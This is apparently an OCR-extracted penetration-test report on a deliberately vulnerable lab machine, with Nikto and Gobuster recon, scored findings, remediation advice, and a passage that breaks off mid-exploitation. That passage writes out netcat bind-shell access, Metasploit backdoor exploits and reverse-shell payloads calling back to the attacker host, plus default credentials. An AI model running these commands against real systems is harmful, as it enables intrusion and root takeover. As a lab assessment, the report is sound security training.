
As the first step of enumerating the web application, Nikto was used to scan the web application in order to identify existing vulnerabilities and gather critical information.



```
┌──(root㉿kali)-[/home/pamodysix]
└─# nikto -h http://192.168.32.133/dvwa
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.32.133
+ Target Hostname:    192.168.32.133
+ Target Port:        80
+ Start Time:         2024-11-01 04:47:52 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /dvwa/: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /dvwa/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /dvwa/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities
/missing-content-type-header/
+ /dvwa/: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /dvwa/: Cookie security created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page /dvwa redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /dvwa/robots.txt: Server may leak inodes via ETags, header found with file /dvwa/robots.txt, inode: 93164, size: 26, mtime: Tue Mar 16 01:56:22 2010. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /dvwa/index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,htt
ps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /dvwa/config/: Directory indexing found.
+ /dvwa/config/: Configuration information may be available remotely.
+ /dvwa/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /dvwa/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /dvwa/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /dvwa/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /dvwa/login/: This might be interesting.
+ /dvwa/docs/: Directory indexing found.
+ /dvwa/CHANGELOG.txt: A changelog was found.
+ /dvwa/login.php: Admin login page/section found.
+ /dvwa/?-s: PHP allows retrieval of the source code via the -s parameter, and may allow command execution. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1823
+ /dvwa/login.php?-s: PHP allows retrieval of the source code via the -s parameter, and may allow command execution. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1823
+ /dvwa/CHANGELOG.txt: Version number implies that there is a SQL Injection in Drupal 7, which can be used for authentication bypass (Drupalgeddon). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3704 https://www.sektionein
s.de/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html
+ 8101 requests: 0 error(s) and 24 item(s) reported on remote host
+ End Time:           2024-11-01 04:48:57 (GMT-4) (65 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Nikto could identify many vulnerabilities, flaws and interesting facts associated with the web application.

As there are hidden directories in web applications which are not visible to normal users, **Gobuster** was utilized to brute force hidden directories. Brute forcing was performed using different wordlists.



```
┌──(root㉿kali)-[/home/pamodysix]
└─# gobuster dir -u http://192.168.32.133/dvwa -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.32.133/dvwa
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 301]
/.htaccess            (Status: 403) [Size: 301]
/about                (Status: 302) [Size: 0] [--> login.php]
/.hta                 (Status: 403) [Size: 296]
/config               (Status: 301) [Size: 327] [--> http://192.168.32.133/dvwa/config/]
/docs                 (Status: 301) [Size: 325] [--> http://192.168.32.133/dvwa/docs/]
/external             (Status: 301) [Size: 329] [--> http://192.168.32.133/dvwa/external/]
/favicon.ico          (Status: 200) [Size: 1406]
/index                (Status: 302) [Size: 0] [--> login.php]
/index.php            (Status: 302) [Size: 0] [--> login.php]
/instructions         (Status: 302) [Size: 0] [--> login.php]
/login                (Status: 200) [Size: 1289]
/logout               (Status: 302) [Size: 0] [--> login.php]
/php.ini              (Status: 200) [Size: 148]
/phpinfo              (Status: 302) [Size: 0] [--> login.php]
/phpinfo.php          (Status: 302) [Size: 0] [--> login.php]
/README               (Status: 200) [Size: 4934]
/robots               (Status: 200) [Size: 26]
/robots.txt           (Status: 200) [Size: 26]
/setup                (Status: 200) [Size: 3549]
/security             (Status: 302) [Size: 0] [--> login.php]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

A firewall fingerprinting was performed using wafw00f tool to identify the web application firewall, and there wasn't a WAF involved.



```
┌──(root㉿kali)-[/home/pamodysix]
└─# wafw00f http://192.168.32.133/dvwa/

                    ~ WAFW00F : v2.2.0 ~
    The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://192.168.32.133/dvwa/
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

3.2 Internal Network Vulnerability Findings

Scope – 192.168.32.133

A) Detected a Bind Shell Backdoor

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description

A specific port on the victim machine is bound by a bind shell and it listens for an incoming connection from an attacker machine. In a malicious perspective, this bind shell acts as a backdoor to the system.

In this machine, an open root bind shell could be identified, listening on port 1524 without any authentication being required. This shell can be used to obtain root access directly by an attacker with connecting to the port remotely and sending commands directly. A sign of previous breach is indicated through this bind shell.

Impact

Sensitive data of the system may have already breached. In addition, an attacker can easily gain high privilege access to the system without providing any credentials by utilizing simple networking tools such as Netcat.

Recommendations

- Verification should be performed to identify whether the system is compromised.
- If the system is compromised, follow a proper incident response plan.
- Remove the bind shell and reinstall the system if necessary.
- Close the open port 1524, which contains the bind shell.
- Check the system periodically for suspicious open ports and services running, and take necessary actions.

B) FTP Backdoor Detection

Risk Factor	**High**
Type	**Remote**
CVSS Base Score	**10**
CVE	**CVE-2011-2523**

Description

FTP service resides on port 21 is vsFTPD version 2.3.4, which has a backdoor by default, and it opens a shell on TCP port 6200.

Impact

A reverse shell can be opened by an attacker after the successful exploitation of this vulnerability, and it leads to total compromise of the system.

Recommendations

vsFTPD version 2.3.4 is outdated. So, update the vsFTPD to the latest 3.0.4 version.

C) Weak Credentials used in VNC

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description

Virtual Network Computing is widely used for remotely control another computer with the use of a graphical user interface. It should be secured with proper passwords because it deals with sensitive data. However, authentication password for VNC server in this machine is set to the value “password” which is not secure.

Impact

Any remote attacker will be able to login to the VNC service and gain access to the shared computing resources.

Recommendations

- Disable VNC if it is not needed.
- Apply a strong password and refrain from using default credentials.
- Change authentication keys for each and every shared computer.
- Verify whether the shared computing resources are compromised.

D) Detected a Backdoor in IRC

Risk Factor	High
Type	Remote
CVSS Base Score	10
CVE	CVE-2010-2075

Description

Internet Relay Chat version used which is UnrealIRCD 3.2.8.1 contains a backdoor by default. This backdoor was present in the archive file Unreal3.2.8.1 between November 2009 and June 2010.

Impact

This backdoor can be used to exploit the system and escalate privileges, which leads to total compromise of the system.

Recommendations

- Update IRC to the latest 5.0.9 version.
- Disable the IRC service if it is not used.

E) Default Credentials used in Apache Tomcat

Risk Factor	High
Type	Remote
CVSS Base Score	10

Description

Apache Tomcat provides a web server which can run Java code by providing a pure Java HTTP web server implementation. In this machine, Tomcat web server implementation running on port 8180 has default credentials in use for the Tomcat admin web application manager. Both username and password are set to “tomcat” which is not secure.

Impact

A remote attacker can gain access to the Apache Tomcat foothold and then escalate privileges to root leveraging other vulnerabilities present in the system.

Recommendations

- Change default credentials for Tomcat implementation and use a strong password.
- Remove the Tomcat web server implementation if it is not needed.
- Implement 2 factor authentication if necessary.

F) Weak Credentials used in SSH

Risk Factor	High
Type	Remote
CVSS Base Score	9

Description

Secure shell establishes a secure remote connection from one Linux host to another. It is secured with password or public and private keys. However, username and password for the SSH service running on port 22 in this machine could be obtained via brute forcing because weak passwords are set as the authentication mechanism to SSH service. Both username and password are set to “msfadmin” which is not secure.

Impact

A remote attacker can login to machine via SSH using legitimate credentials after performing brute force and escalate privileges to gain root access which leads to total compromise of the system.

Recommendations

- Refrain from using default credentials and use a strong password.
- Follow a SSH hardening guide to secure SSH service from being exploited.
- Disable password authentication method from being used in SSH

G) Anonymous FTP Login Enabled

Risk Factor	Medium
Type	Remote
CVSS Base Score	5.3
CVE	CVE-1999-0497

Description

FTP service running on port 21 allows anonymous logins. Any remote user can login to FTP service remotely by providing “anonymous” as the username and providing any password. It does not require unique credentials.

Impact

Any remote user will be able to access sensitive files made available by the FTP server after logging in.

Recommendations

- If anonymous FTP is not required, disable it.
- Check the FTP server routinely to ensure that sensitive content is not being made available.

H) Weak Credentials Used in FTP

Risk Factor	Medium
Type	Remote
CVSS Base Score	5.0

Description

As FTP is used to share and store sensitive data of the organization, it should be secured with a strong password. However, username and password for the FTP service running on port 21 in this machine could be obtained via brute forcing. Both username and password are set to the value “user” which is not secure.

Impact

A remote attacker can login to FTP server using legitimate credentials and gain access to sensitive information. If sensitive details such as passwords for other hosts are stored or shared through FTP, remote attacker will be able to obtain them and pivot through the network.

Recommendations

- Use a strong username and password for FTP server and refrain from using default credentials.
- Disable FTP server if it is not needed.

I) Cleartext Authentication is Supported by FTP

Risk Factor	Low
Type	Remote
CVSS Base Score	2.6

Description

If credentials are used in a protocol, it should be encrypted with a cryptographic protocol. However, FTP services on both port 21 and 2121 in this machine allows cleartext credentials to be transmitted over the network, without any encryption mechanism.

Impact

An attacker can intercept the network traffic using a simple packet capturing tool and obtain the username and password for FTP service and masquerade as a legitimate user. Further, any files shared through FTP can be obtained by an attacker. This is called a man-in-the-middle attack.

Recommendations


- Switch to SFTP or FTPS which encrypts the FTP communication.
- Server should be configured so that the connections are encrypted.

3.4 Exploitation

Scope – 192.168.32.133

A) Exploiting the Bind Shell Backdoor


With the use of Netcat bind shell backdoor was exploited and it provided root access directly to the system.



```
┌──(root㉿kali)-[~]
└─# nc -nv 192.168.32.133 1524
(UNKNOWN) [192.168.32.133] 1524 (ingreslock) open
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# 
```

B) Exploiting the FTP Backdoor


FTP backdoor was exploited using the Metasploit module available and it gave direct root access to the system.



```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank
 Check  Description
   -  ----                                  ---------------  ----
 -----  -----------

   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent
 No    VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or u
se exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.32.133
rhost ⇒ 192.168.32.133
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.32.133:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.32.133:21 - USER: 331 Please specify the password.
[+] 192.168.32.133:21 - Backdoor service has been spawned, handling...
[+] 192.168.32.133:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.32.134:42327 → 192.168.32.
133:6200) at 2024-11-03 23:37:18 -0500

bash -i
bash: no job control in this shell
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root)
root@metasploitable:/# 
```

C) Exploiting Weak Credentials Used in VNC


Metasploit module was used to exploit the VNC service.



```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhost 192.168.32.133
rhost ⇒ 192.168.32.133
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.32.133:5900   - 192.168.32.133:5900 - Starting VNC login sweep
[!] 192.168.32.133:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.32.133:5900   - 192.168.32.133:5900 - Login Successful: :password
[*] 192.168.32.133:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```

D) Exploiting the IRC Backdoor


IRC was exploited using the Metasploit module and it gave direct root access to the system.



```
Matching Modules
================

   #  Name                                           Disclosure Date  Rank
      Check  Description
   -  ----                                           ---------------  ----
      -----  -----------

   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       exce
llent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or u
se exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 auxiliary(scanner/vnc/vnc_login) > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.32.133
rhost ⇒ 192.168.32.133
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.32.134
lhost ⇒ 192.168.32.134
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.32.134:4444
[*] 192.168.32.133:6667 - Connected to 192.168.32.133:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.32.133:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo dooyjs2bZ41yQ1zy;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "dooyjs2bZ41yQ1zy\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.32.134:4444 → 192.168.32.133:54197) at 2024-11-04 00:05:18 -0500

bash -i
bash: no job control in this shell
root@metasploitable:/etc/unreal# whoami
root
root@metasploitable:/etc/unreal# id
uid=0(root) gid=0(root)
root@metasploitable:/etc/unreal# █
```

E) Exploiting the Default Credentials Usage in Apache Tomcat


Apache Tomcat was exploited using Metasploit and it gave the foothold of Tomcat web server implementation.



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.32.134
LHOST ⇒ 192.168.32.134
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOST 192.168.32.133
RHOST ⇒ 192.168.32.133
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 192.168.32.134:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
